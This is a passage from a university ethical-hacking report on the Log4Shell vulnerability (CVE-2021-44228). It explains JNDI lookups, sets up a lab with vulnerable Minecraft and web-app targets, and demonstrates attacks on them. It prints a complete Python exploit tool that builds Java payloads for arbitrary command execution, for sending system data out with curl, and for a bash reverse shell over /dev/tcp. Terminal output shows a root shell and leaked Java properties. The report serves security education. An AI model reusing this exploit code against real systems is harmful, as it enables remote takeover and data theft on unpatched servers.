

UNIVERSITY OF PADUA

MASTER'S DEGREE IN
CYBERSECURITY

**Ethical Hacking Report - Log4j
CVE-2021-44228**

SERGIU VIDREANU

Academic Year 2021/2022

Contents

1	Log4j	1
1.1	What is Log4j	1
1.2	Log4j Lookups	1
1.2.1	JNDI Lookups	1
1.3	Log4Shell	2
1.3.1	JNDI Injection	3
1.3.2	Log4Shell Attack Surface	4
2	Demo	5
2.1	Test Environment Setup and Overview	5
2.2	Attacking a Minecraft Server	7
2.2.1	Attack overview	7
2.2.2	Results analysis	9
2.3	Attacking a vulnerable Web Application	9
2.3.1	Attack overview	9
2.3.2	Results analysis	15
2.4	Does Java prevent Log4Shell?	17
2.4.1	Insecure Deserialization	17
2.4.2	Gadget Chains and how are being exploited	18
2.4.3	Setting up and Attacking	19
2.4.4	Results analysis	21
2.5	The Evolution of Log4Shell	22
2.5.1	CVE-2021-45046	22
2.5.2	CVE-2021-44832	23
2.5.3	CVE-2021-45105	23
3	Countermeasures	25
3.1	Detection	25

3.1.1	Automated Tools	25
3.2	Mitigation	27
3.2.1	Update Log4j	27
3.2.2	Live Patching	27
3.2.3	Disable Lookups	27
3.2.4	Other Mitigations	28
	Resources and Github Projects	29

Chapter 1

Log4j

1.1 What is Log4j

Log4j is a very popular open-source logging framework developed and maintained by the Apache Foundation and is part of the Apache Logging Services. The first version of Log4j was released in 2001 but since then log4j 1.x has been discontinued and is no longer maintained in favor of log4j 2.

Since Log4j is a logging framework it means it can be triggered in many different instances depending on the necessities of the application that is running it, for example in a Web App context could be triggered to log a 404 error, or in Minecraft Servers Log4j is used to log almost everything that happens, including the messages that the users write in the chat.

1.2 Log4j Lookups

Among the features of log4j 2 there are the so-called “Lookups” that “...provide a way to add values to the Log4j configuration at arbitrary places...” [23], so in substance using a specific syntax you are able to enrich your logs by adding values that come from outside your application, “`${java:os}`”, for example, it is used to print the OS version.

1.2.1 JNDI Lookups

One of the available Lookups methods uses the Java Naming and Directory Interface (JNDI), an API for java that provides **naming** and **directory** functionality [19] and does that by availing of some service providers:

- Lightweight Directory Access Protocol (LDAP)
- Common Object Request Broker Architecture (CORBA) Common Object Services (COS) name service
- Java Remote Method Invocation (RMI) Registry
- Domain Name Service (DNS)




Figure 1.1: JNDI Architecture [19]

1.3 Log4Shell

The Log4shell vulnerability can be triggered using the Lookup functionalities of Log4j 2, and more precisely by exploiting the JndiLookup to connect to a malicious endpoint using, for example, the LDAP protocol; The endpoint then serves a malicious payload (ex. Java Class) that is being interpreted by the Log4j engine, all of this in the worst case results in an easy Remote Code Execution (RCE) situation, other than possible valuable information leaks about the OS, application, etc..

This vulnerability has been published as **CVE-2021-44228** [5] and impacts Apache Log4j2 2.0-beta9 through 2.15.0, 2.17.0 if you take in account also other related vulnerabilities that have been discovered. It has been first reported in November 2021 by the Alibaba Cloud Security Team [2] and publicly disclosed in early December 2021. Given the impact of the exploit and how easy it is to achieve, Log4Shell is categorized as a **critical vulnerability**.

1.3.1 JNDI Injection

Log4Shell substantially is a JNDI Injection that originates from an **improper input validation**, which is nothing new and it has been greatly exposed by Alvaro Muñoz (@pwntester) and Oleksandr Mirosh in their presentation “A JOURNEY FROM JNDI/LDAP MANIPULATION TO REMOTE CODE EXECUTION DREAM LAND” from 2016 [1], and can be summarized in the following steps:

1. Attacker binds Payload in attacker Naming/Directory service
2. Attacker injects an absolute URL to a vulnerable JNDI lookup method
3. Application performs the lookup
4. Application connects to attacker controlled N/D Service that return Payload
5. Application decodes the response and triggers the Payload

The Swiss Government published an image that shows a complete overview of the attack.




Figure 1.2: Overview of Log4Shell [20]

1.3.2 Log4Shell Attack Surface

Log4j is a very popular library and so it is used by many, many companies for their Java based applications on both servers and for end-users; To understand how fundamental this logging service is we just need to see that among the companies that use it we can find Apple, Google, Microsoft, Valve and many others [21]. But companies of this caliber can manage to respond very rapidly on a vulnerability of this scale, the problem is more severe for smaller businesses that could easily not even be involved in the IT industry and so they may not have the resources to deal with this kind of threat for their vulnerable applications.

Another consideration must be done also for the cases where the maintainer it's just not informed about the vulnerability, or does not have the knowledge or resources to handle it, a good example of this scenario are the homemade Minecraft servers. While Mojang gives the players a mean to easily host their private servers, this does not automatically imply that players know what even Java is, and naturally it shouldn't be something required, the problem arouses when something like log4Shell comes up, because since Mojang does not have a method to automatically update vulnerable versions of their applications it means that end-users are directly responsible and exposed to the threat maybe without even realizing it. The Youtube channel [LiveOverflow](#) made a [project](#) reporting the status of vulnerable Minecraft servers as of June 2022 which shows, even tho partially, how relevant the vulnerability still is in this context after months.

So to summarize the attack surface is very large and although since the first report of this vulnerability we now have tools for scanning and even automatically apply measures of mitigation, Log4Shell will most definitely remain a relevant threat for years to come.

Chapter 2

Demo

2.1 Test Environment Setup and Overview

For the test environment I'll setup a virtual machine with **Ubuntu Server 22.04** and create a user 'seed'

```
Ubuntu 22.04 LTS seed tty1

seed login: seed
Password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-35-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage

System information as of Mon Jun 13 12:09:52 PM UTC 2022

System load:  0.06689453125   Processes:            134
Usage of /:   26.5% of 9.75GB Users logged in:             0
Memory usage: 6%             IPv4 address for enp1s0: 192.168.122.176
Swap usage:   0%

18 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jun 13 12:09:52 UTC 2022 on tty1
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

seed@seed:~$
```

Figure 2.1: Ubuntu Server

After the VM is ready I'll use a custom bash script (available on [github](#)) to download and set the tools and applications needed.

```


1  #!/bin/bash
2
3  if [[ $UID != 0 ]]; then
4      echo "Please run this script with sudo:"
5      echo "sudo $0 $*"
6      exit 1
7  fi
8
9  #Setup Generale
10 echo "Installing openjdk 18, screen, net-tools, maven"
11 apt install openjdk-18-jre-headless screen net-tools maven -y
12 VARIP=$(hostname -I | awk '{print $1}')
13 mkdir ./setup
14
15 #Setup Docker
16 echo "Installing docker-ce"
17 apt install apt-transport-https ca-certificates curl software-properties-common -y
18 curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo apt-key add -
19 add-apt-repository "deb [arch=amd64] https://download.docker.com/linux/ubuntu jammy stable" -y
20 apt install docker-ce -y
21
22 #Setup Minecraft 1.18
23 echo "Setting up Minecraft Server 1.18"
24 mkdir ./setup/minecraft-server
25 cd ./setup/minecraft-server
26 wget https://launcher.mojang.com/v1/objects/3cf24a8694aca6267883b17d934efacc5e44440d/server.jar
27 touch eula.txt
28 echo "eula=true" >> eula.txt
29 chmod +x server.jar
30 screen -AmS mserver java -Xmx1024M -Xms1024M -jar server.jar nogui
31 cd ..
32
33 #Setup Apache Solr 8.11.0
34 echo "Setting up Apache Solr 8.11.0"
35 wget https://archive.apache.org/dist/lucene/solr/8.11.0/solr-8.11.0.tgz
36 tar xzf solr-8.11.0.tgz
37 bash solr-8.11.0/bin/install_solr_service.sh solr-8.11.0.tgz
38
39 #Setup Webapp POC
40 echo "Setting up vulnerable POC Webapp"
41 git clone https://github.com/kozmer/log4j-shell-poc.git
42 cd ./log4j-shell-poc/
43 docker build -t log4j-shell-poc .
44 screen -AmS dockerpoc docker run --network host log4j-shell-poc
45 cd ..
46
47 #Setup Autostart
48 touch autostart.sh
49 echo "#!/bin/bash" >> autostart.sh
50 echo "cd $(pwd)/minecraft-server" >> autostart.sh
51 echo "screen -AmS mserver java -Xmx1024M -Xms1024M -jar server.jar nogui" >> autostart.sh
52 echo "screen -AmS dockerpoc docker run --network host log4j-shell-poc" >> autostart.sh
53 chmod +x autostart.sh
54
55 #Setup Vulnerable log4j - Java Unsafe deserialization app
56 #JNDI Exploit kit
57 #ysoserial
58 git clone https://github.com/vidrez/log4j-deserialization-rce-POC.git
59 git clone https://github.com/pimps/ysoserial-modified.git
60 git clone https://github.com/pimps/JNDI-Exploit-Kit.git
61
62 sudo update-alternatives --auto java
63 cd ./log4j-deserialization-rce-POC/
64 sudo mvn package
65
66 echo " "
67 echo "--- Setup ended ---"
68 echo "Minecraft Server 1.18 available at: ${VARIP}"
69 echo "Web UI Apache Solr v8.11.0 available at: ${VARIP}:8983"
70 echo "Web app Proof Of Concept available at: ${VARIP}:8080"

```

Listing 2.1: Test Env Setup

To launch the script we first need to add the executable permissions to it

with `sudo chmod +x setup-log4Shell.sh` and then execute it as root using the command `sudo ./setup-log4Shell.sh`



```
seed@seed:~$ git clone https://github.com/vidrez/test-log4shell
Cloning into 'test-log4shell'...
remote: Enumerating objects: 61, done.
remote: Counting objects: 100% (61/61), done.
remote: Compressing objects: 100% (56/56), done.
remote: Total 61 (delta 32), reused 18 (delta 4), pack-reused 0
Receiving objects: 100% (61/61), 156.79 KiB | 1.98 MiB/s, done.
Resolving deltas: 100% (32/32), done.
seed@seed:~$ cd test-log4shell/
seed@seed:~/test-log4shell$ sudo chmod +x setup-log4Shell.sh
seed@seed:~/test-log4shell$ sudo ./setup-log4Shell.sh
```

Figure 2.2: Download and Execution of the Script



```
— Setup ended —
Minecraft Server 1.18 available at: 192.168.122.53
Web UI Apache Solr v8.11.0 available at: 192.168.122.53:8983
Web app Proof Of Concept available at: 192.168.122.53:8080
seed@seed:~/test-log4shell$
```

Figure 2.3: Result of the Script

The script will download (and setup) the following:

- Minecraft Server 1.18
- Apache Solr 8.11.0
- A Vulnerable Proof-of-concept (POC) Web App made by [kozmer](#)
- A Vulnerable Proof-of-concept (POC) Java application to see how log4j vulnerability + java unsafe deserialization works [vidrez/log4j-deserialization-rce-POC](#)

And the following tools:

- [pimps/JNDI-Exploit-Kit](#)
- [pimps/ysoserial-modified](#)

2.2 Attacking a Minecraft Server

2.2.1 Attack overview

Minecraft is one of the most played games and since for its logging uses log4j 2 the log4Shell vulnerability posed a great threat for the server managers but also

for the individuals that host their own servers exposing them on the Internet. The version 1.18 of Minecraft it is still vulnerable since log4j was patched with 1.18.1 and the versions after that.

Knowing that the Minecraft server is already up and running on our local vm to test if the application is actually vulnerable we will need:

- A Minecraft client at version 1.18 to connect to the server
- A tool that allows us to receive the requests from our malicious JNDI Lookup request

Huntress Log4Shell Vulnerability Tester is exactly the type of tool we need, it provides a payload with an unique random id that points to a LDAP server, if our application is vulnerable then by using the provided payload we'll see recorded the requests made by the JndiLookup.

The tool also makes possible to retrieve some extra keys from the request so wanting to retrieve the java version running on the system the payload will look like this:

```
${jndi:ldap://log4shell.huntress.com:1389/java=${sys:java.version}/xxxxxx}
```




Figure 2.4: Minecraft Client

2.2.2 Results analysis

IP Address	Date/Time	Extra Keys
[REDACTED]	2022-06-13T12:33:03.180Z	[java=18-ea]
[REDACTED]	2022-06-13T12:33:02.814Z	[java=18-ea]
[REDACTED]	2022-06-13T12:33:02.448Z	[java=18-ea]
[REDACTED]	2022-06-13T12:33:02.090Z	[java=18-ea]
[REDACTED]	2022-06-13T12:33:01.731Z	[java=18-ea]

Figure 2.5: Minecraft Attack Results

First thing we can see is that our application is indeed vulnerable, the tester received our requests via the LDAP server endpoint and correctly registered them along with the java version running on the system.

```
seed@seed:~$ java -version
openjdk version "18-ea" 2022-03-22
OpenJDK Runtime Environment (build 18-ea+36-Ubuntu-1)
OpenJDK 64-Bit Server VM (build 18-ea+36-Ubuntu-1, mixed mode, sharing)
```

Figure 2.6: VM Java Version

Regarding the java version we can observe that although it is up to date this did not prevent the attack from being successful and leaking information on the outside about our system, still in the next test we will see how and why not having an up to date Java version can make this threat even worse.

2.3 Attacking a vulnerable Web Application

2.3.1 Attack overview

The second attack will be performed on a vulnerable Web App that is running on the port 8080. This is a Proof of Concept application that only has a login page and when inserting the "wrong" credentials the server logs the event and credentials used, so this will be our entry point. This POC Web App represents one of the most dangerous scenarios, both Java and Log4j 2 versions are obsolete and there are no mitigations in place, we will try to achieve a Remote Code Execution situation.

For the test we'll use a python program that depending on the user input compiles a custom Java Class and serves it via a LDAP server to the target, the app is available on github [vidrez/log4j-rce-poc](https://github.com/vidrez/log4j-rce-poc)

```
1 #!/usr/bin/env python3
2 import argparse
3 from colorama import Fore, init
4 import subprocess
5 import threading
```

```

6 from pathlib import Path
7 import os
8 import sys
9 from http.server import HTTPServer, BaseHTTPRequestHandler, SimpleHTTPRequestHandler
10 import socket
11 import multiprocessing
12 import inquirer
13 import pyinputplus as pyip
14 import base64
15 import json
16 CUR_FOLDER = Path(__file__).parent.resolve()
17
18 def generate_payload(program: str) -> None:
19     # writing the exploit to Exploit.java file
20     p = Path("Exploit.java")
21
22     try:
23         p.write_text(program)
24         subprocess.run(["javac", str(p)])
25     except OSError as e:
26         print(Fore.RED + f'[-] Something went wrong {e}')
27         raise e
28     else:
29         print(Fore.GREEN + '[+] Exploit java class created success')
30
31 # start the web server
32 def resource_server(args) -> None:
33     print("[+] Starting Webserver on port {} http://0.0.0.0:{}".format(args["webport"], args["webport"]))
34     httpd = HTTPServer(('0.0.0.0', args["webport"]), SimpleHTTPRequestHandler)
35     httpd.serve_forever()
36
37 #start server to receive messages
38 def message_server(args) -> None:
39     class MyHTTPRequestHandler(BaseHTTPRequestHandler):
40         def do_POST(self): # !important to use 'do_POST' with Capital POST
41             if self.path == '/message':
42                 rawData = (self.rfile.read(int(self.headers['content-length']))).decode('utf-8')
43                 rawData = base64.b64decode(rawData)
44
45                 print('\n')
46                 print(Fore.RED + '[+] Received a message\n')
47                 print(rawData)
48                 print('\n')
49
50             self.send_response(200)
51             self.end_headers() #as of P3.3 this is required
52
53     # start the web server
54     print("[+] Starting Message Webserver on port {} http://0.0.0.0:{}".format(args["msgport"], args["msgport"]))
55     httpd = HTTPServer(('0.0.0.0', args["msgport"]), MyHTTPRequestHandler)
56     httpd.serve_forever()
57
58 def ldap_server(args) -> None:
59     sendme = "${jndi:ldap://s:1389/a}" % (args["userip"])
60     print(Fore.GREEN + f"[+] Send me: {sendme}\n")
61     url = "http://{}/{}#Exploit".format(args["userip"], args["webport"])
62     subprocess.run(["java", "-cp", os.path.join(CUR_FOLDER, "target/marshalsec-0.0.3-SNAPSHOT-all.jar"), "marshalsec.jndi.LDAPRefServer", url])
63
64 def setup_servers(args) -> None:
65     # create servers
66     global s2
67
68     #LDAP Server
69     s1 = threading.Thread(target=ldap_server, args=(args,))
70     s1.start()
71
72     # Message Webserver
73     s2 = multiprocessing.Process(target=message_server, args=(args,))
74     s2.start()
75
76     # Resource Webserver
77     resource_server(args)
78

```

```

79 def start_servers(args) -> None:
80     try:
81         setup_servers(args)
82     except KeyboardInterrupt:
83         print(Fore.RED + "Interrupting the program.")
84         s2.terminate()
85         raise SystemExit(0)
86
87 def mode_command(args) -> None:
88
89     program = """
90 public class Exploit {
91     public Exploit() {
92         Process p;
93         try {
94             p = Runtime.getRuntime().exec("%s");
95             p.waitFor();
96             p.destroy();
97         } catch (Exception e) {}
98     }
99 }
100 """ % (args["command"])
101
102     generate_payload(program)
103     start_servers(args)
104
105 def mode_leak(args, is_test, properties) -> None:
106     base_curl = "curl -X POST http://{}/{}/message -H 'Content-Type: text/plain'".format(args["userip"],
107     args["msgport"])
108
109     if is_test:
110         getProperties = "It Works!"
111     else:
112         getProperties = ""
113         list_len = len(properties)-1
114
115         for index, property in enumerate(properties):
116             if index == list_len:
117                 getProperties += "\n"
118             else:
119                 getProperties += "{} -> \" + System.getProperty(\"{}\") + \", ".format(property, property)
120
121     program = """
122 import java.util.Base64;
123
124 public class Exploit {
125     public Exploit() {
126         Process p;
127         try {
128             String result = %s;
129             String encodedData = Base64.getEncoder().encodeToString(result.getBytes());
130
131             p = Runtime.getRuntime().exec("%s -d \" + encodedData);
132             p.waitFor();
133             p.destroy();
134         } catch (Exception e) {}
135     }
136 }
137 """ % (getProperties, base_curl)
138
139     generate_payload(program)
140     start_servers(args)
141
142 def mode_shell(args):
143     command = "bash -c $0|bash 0 echo bash -i >& /dev/tcp/{}/{}/ 0>&1".format(args["userip"], args["ncport"]
144     ])
145
146     program = """
147 public class Exploit {
148     public Exploit() {
149         Process p;
150         try {
151             p = Runtime.getRuntime().exec("%s");
152             p.waitFor();

```

```

152         p.destroy();
153     } catch (Exception e) {}
154 }
155 }
156 """ % (command)
157
158 generate_payload(program)
159 start_servers(args)
160
161 def main() -> None:
162     init(autoreset=True)
163     print(Fore.BLUE + """
164     [!] CVE: CVE-2021-44228
165     [!] Author: Sergiu Vidreanu (https://github.com/vidrez)
166     [!] Info: Project originally forked from https://github.com/kozmer/log4j-shell-poc
167     """)
168
169     local_ip = [l for l in ([ip for ip in socket.gethostbyname_ex(socket.gethostname())[2]
170     if not ip.startswith("127.")][:1], [[(s.connect(('8.8.8.8', 53)),
171     s.getsockname()[0], s.close()) for s in [socket.socket(socket.AF_INET,
172     socket.SOCK_DGRAM)]]][0][1])) if l][0][0]
173
174     args = {}
175
176     args["userip"] = pyip.inputStr('IP Host (for ldap server) [{}]> '.format(local_ip), blank=True) or
177     local_ip
178     args["webport"] = pyip.inputInt('Webserver Port [9000]> ', blank=True) or 9000
179     args["msgport"] = pyip.inputInt('Messages Webserver Port [9001]> ', blank=True) or 9001
180
181     questions = [
182         inquirer.List('mode',
183             message="Select the execution mode",
184             choices=['Test RCE', 'Command Execution', 'Information Leak', 'Reverse Shell'],
185         ),
186     ]
187     answer = inquirer.prompt(questions)['mode']
188
189     match answer:
190         case 'Command Execution':
191             args["command"] = pyip.inputStr('Custom Command > ', blank=False)
192             return mode_command(args)
193         case 'Information Leak':
194             choices = [
195                 inquirer.Checkbox('interests',
196                     message="What information are you interested in? (space to select)",
197                     choices=['java.home', 'java.version', 'os.arch', 'os.name', 'os.version', '
198                     user.dir', 'user.home', 'user.name'],
199                 ),
200             ]
201             answers = inquirer.prompt(choices)
202             return mode_leak(args, False, answers["interests"])
203         case 'Test RCE':
204             return mode_leak(args, True, None)
205         case 'Reverse Shell':
206             args["ncport"] = pyip.inputInt('Porta nc for reverse shell [9002]', blank=True) or 9002
207             print("[*] Start netcat listener on port {} with 'nc -lvnp {}'.format(args["ncport"], args["
208             ncport"]))
209             return mode_shell(args)
210         case _:
211             print(Fore.RED + "Something went wrong")
212             raise SystemExit(0)
213             return False
214
215 if __name__ == "__main__":
216     main()

```


Listing 2.2: Log4j RCE POC

The application sets up:

- A LDAP server using [mbechler/marshalsec](#)
- A first HTTP Server that serves the malicious Java Class
- A second HTTP Server that handles messages received from the target vulnerable application

Before we start we'll need to install the program requirements by executing `pip install -r requirements.txt`.

I'll use the application on a different local host to open a reverse shell on the target VM host, we execute the script by running `python3 poc.py`



```
vidrez@pop-os:~/log4j-shell-poc$ python3 poc.py

[!] CVE: CVE-2021-44228
[!] Author: Sergiu Vidreanu (https://github.com/vidrez)
[!] Info: Project originally forked from https://github.com/kozmer/log4j-shell-poc


IP Host (for ldap server) [192.168.1.50]>
Webserver Port [9000]>
Messages Webserver Port [9001]>
[?] Select the execution mode: Test RCE
> Test RCE
  Command Execution
  Information Leak
  Reverse Shell

[+] Exploit java class created success
[+] Send me: ${jndi:ldap://192.168.1.50:1389/a}

[+] Starting Webserver on port 9000 http://0.0.0.0:9000
[+] Starting Message Webserver on port 9001 http://0.0.0.0:9001
Listening on 0.0.0.0:1389
```

Figure 2.7: Starting the python script

First I test if the target is vulnerable to RCE by pasting in the login form the JndiLookup string provided



Hello Again!
Welcome Back

[Forgot Password ?](#)

Figure 2.8: RCE Test

```

vidrez@pop-os:~/log4j-shell-poc$ python3 poc.py

[!] CVE: CVE-2021-44228
[!] Author: Sergiu Vidreanu (https://github.com/vidrez)
[!] Info: Project originally forked from https://github.com/kozmer/log4j-shell-poc

IP Host (for ldap server) [192.168.1.50]>
Webserver Port [9000]>
Messages Webserver Port [9001]>
[?] Select the execution mode: Test RCE
> Test RCE
  Command Execution
  Information Leak
  Reverse Shell

[+] Exploit java class created success
[+] Send me: ${jndi:ldap://192.168.1.50:1389/a}

[+] Starting Webserver on port 9000 http://0.0.0.0:9000
[+] Starting Message Webserver on port 9001 http://0.0.0.0:9001
Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://192.168.1.50:9000/Exploit.class
192.168.122.53 - - [03/Jul/2022 20:35:06] "GET /Exploit.class HTTP/1.1" 200 -

[+] Received a message
b'It Works!'

192.168.122.53 - - [03/Jul/2022 20:35:06] "POST /message HTTP/1.1" 200 -

```

Figure 2.9: RCE Test Result

I receive back a message that tells me the application is indeed vulnerable to RCE, so now we just need to restart the python script selecting the "Reverse Shell" option and in another console tab execute `nc -lvp {your_port}` to accept the reverse shell connection

```

vidrez@pop-os:~/log4j-shell-poc$ python3 poc.py

[!] CVE: CVE-2021-44228
[!] Author: Sergiu Vidreanu (https://github.com/vidrez)
[!] Info: Project originally forked from https://github.com/kozmer/log4j-shell-poc

IP Host (for ldap server) [192.168.1.50]>
Webserver Port [9000]>
Messages Webserver Port [9001]>
[?] Select the execution mode: Reverse Shell
  Test RCE
  Command Execution
  Information Leak
  Reverse Shell
> Reverse Shell

Porta ncat for reverse shell [9002]
[*] Start netcat listener on port 9002 with 'nc -lvp 9002'

[+] Exploit java class created success
[+] Send me: ${jndi:ldap://192.168.1.50:1389/a}

[+] Starting Webserver on port 9000 http://0.0.0.0:9000
[+] Starting Message Webserver on port 9001 http://0.0.0.0:9001
Listening on 0.0.0.0:1389

```

Figure 2.10: RCE Reverse Shell

Same as for the test we insert the JNDI Lookup request string in the input field and as a result we get the reverse shell



```

vidrez@pop-os:~/log4j-shell-poc$ nc -lvnp 9002
Listening on 0.0.0.0 9002
Connection received on 192.168.122.53 57294
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@seed:/usr/local/tomcat# id
id
uid=0(root) gid=0(root) groups=0(root)
root@seed:/usr/local/tomcat#

```

Figure 2.11: Reverse Shell

2.3.2 Results analysis

As we have clearly seen the Web App is vulnerable to RCE via the LDAP attack vector, but why an attack like this does it work in this POC App and couldn't work in the previously seen Minecraft 1.18 example? The reason lies in the version of Java, while the Minecraft server was running directly on the VM system with Java 18-ea installed this POC runs in a docker container with Java 1.8.0_102.



```

[?] Select the execution mode: Information Leak
Test RCE
Command Execution
> Information Leak
Reverse Shell

[?] What information are you interested in? (space to select):
X java.home
X java.version
o os.arch
> o os.name
o os.version
o user.dir
o user.home
o user.name

[+] Exploit java class created success
[+] Send me: ${jndi:ldap://192.168.1.50:1389/a}

[+] Starting Webserver on port 9000 http://0.0.0.0:9000
[+] Starting Message Webserver on port 9001 http://0.0.0.0:9001
Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://192.168.1.50:9000/Exploit.class
192.168.122.53 - - [19/Jun/2022 12:27:44] "GET /Exploit.class HTTP/1.1" 200 -

[+] Received a message
b'java.home -> /usr/lib/jvm/java-8-openjdk-amd64/jre, java.version -> 1.8.0_102, '

192.168.122.53 - - [19/Jun/2022 12:27:44] "POST /message HTTP/1.1" 200 -

```

Figure 2.12: Vulnerable Java Version

